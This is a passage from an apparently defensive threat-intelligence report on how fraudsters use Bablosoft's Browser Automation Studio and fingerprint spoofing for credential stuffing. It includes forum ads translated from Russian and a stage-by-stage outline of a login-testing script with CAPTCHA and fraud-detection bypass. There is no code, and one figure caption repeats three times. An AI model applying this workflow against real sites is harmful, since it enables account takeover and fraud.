


Figure 11. Introduction of the BAS module to change fingerprints.

As mentioned above, the BAS suite, and all related modules, are widely used to carry out malicious activities and are a topic of interest in underground communities. In particular, its use is often seen as an alternative to other web automation tools (e.g., openbullet), for the development of bruteforcers, checkers, autoregisters, scrapers, and more. The following are examples of a post from developers offering their services for the development of targeted BAS projects, and from a user looking for someone who can implement a bruteforcer to target a U.S. bank.




Figure 12. BAS developers offer their services on underground forums. Translation:” Development on BAS | Checkers, autoregisters, parsers | Emulation/queries”. Originally in Russian, and translated into English.




Figure 12. BAS developers offer their services on underground forums. Translation:” Development on BAS | Checkers, autoregisters, parsers | Emulation/queries”. Originally in Russian, and translated into English.




Figure 12. BAS developers offer their services on underground forums. Translation:” Development on BAS | Checkers, autoregisters, parsers | Emulation/queries”. Originally in Russian, and translated into English.




Figure 13. Forum user looking for a BAS developer to develop a brute-forcer targeting an American bank. English translation: ”Looking for a brut on [REDACTED] Bank, made on BAS or analogs, stable working from 3 months, the deal is strictly through the guarantor, payment only after full verification. Price from 200$.”

Credentials Stuffing with Bablosoft and FingerprintSwitcher

The technologies discussed above can be exploited by attackers in credential-stuffing campaigns. Credential stuffing is a type of activity where attackers exploit stolen account credentials to attempt unauthorized access to user accounts.

To automate the process and avoid detection fraudsters can use different tools. By leveraging these capabilities attackers can test thousands of stolen username-password pairs against multiple websites without triggering traditional security mechanisms. Fingerprinting spoofing ensures their requests appear as legitimate user activity, bypassing detection.

Additionally, stolen user fingerprints can have severe consequences for legitimate users. Fraudsters who reuse stolen device fingerprints can make it appear as though legitimate users’ devices are engaging in fraudulent behavior. As a result, fraud protection systems may wrongfully block legitimate users, flagging their devices as high risk due to association with prior attacks.

Note: Since credential-stuffing attacks have different variations, this specific example describes a case in which an attacker uses stolen or compromised credentials to target a specific website. The main goal is the verification of accounts for further exploitation.




Figure 14. Example of BAS scripts offered in Darknet.

Using BAS, fraudsters can import a list of credentials, map out the login flow of a target website, and configure BAS to input the credentials repeatedly while monitoring for successful authentications enhancing the effectiveness of the attacks.




Figure 15. Fraud Matrix of the Account Stuffing Attack.

Figure 15 shows tactics and techniques of the Fraud Matrix framework executed during the attack. Below we will go through the major stages with details.

Reconnaissance

Fraudsters start by identifying targets for the attack based on factors such as the availability of reused or exposed credentials, the presence of weak security measures, the potential value of compromised accounts, and the ability to efficiently automate attacks using preconfigured tools (e.g., Bablosoft) tailored for specific targets, such as

banks or online portals. Then they should more deeply investigate the structure of the targeted website, i.e. the IDs of the HTML elements they have to interact with to emulate the real user.

As the next step, fraudsters search for a list of credentials usually referred to as combolist that will be used in credential stuffing attacks against targeted websites. These combo lists can be obtained from various sources like underground forums, and cybercrime communities in Telegram, and then fed into the BAS database as shown on the Figure 16 below.




Figure 16. Database Manage in BrowserAutomation Studio.

Resource development, Account Access

Browser Automation Studio offers a wide range of modules that can facilitate fraudsters' activity: filesystem and network operations, IP info services, phone verification services and others. Automation of the embedded browser based on Chromium Embedded Framework (CEF)*. The non-exhaustive list is shown in the Figure 17 below.

*CEF is an open-source framework for embedding the Chromium browser stack into other applications used by well-known software vendors.




Figure 17. Browser Automation Studio Modules.

Browser Automation Studio could be considered an IDE for visual programming. It has a lot of control blocks that represent common statements and logical statements as shown in Figure 18.




Figure 18. Script Logic blocks in Browser Automation Studio.

These control blocks allow for the quick creation of custom scripts that can operate with BAS modules. An example of the script is shown in Figure 19.

- The script requests a stolen fingerprint and applies it to an internal browser (step 1)
- reads credentials from the database (step 2)
- opens the website via the internal browser and inputs credentials to the form on the website (step3)
- idle for a while and press “Login” button (step 4) then wait until the page is loaded
- updates corresponding records in the database in case a specific HTML exists (step 5)




Figure 19. Script Editor in Browser Automation Studio.

Defence evasion (Fraud Protection systems Bypass)

Browser Automation Studio offers a wide range of capabilities to bypass fraud protection systems. Some of them are implemented as a part of the Bablosoft ecosystem and others are integrations with third-party services.

For example, CAPTCHA solving modules are implemented by third parties, some of which are generic and some targeting specific well-known CAPTCHA vendors.




Figure 20. Captcha Solving Modules in Browser Automation Studio.

The other example of third-party integration is the phone verification module that allows the use of temporary phone numbers.

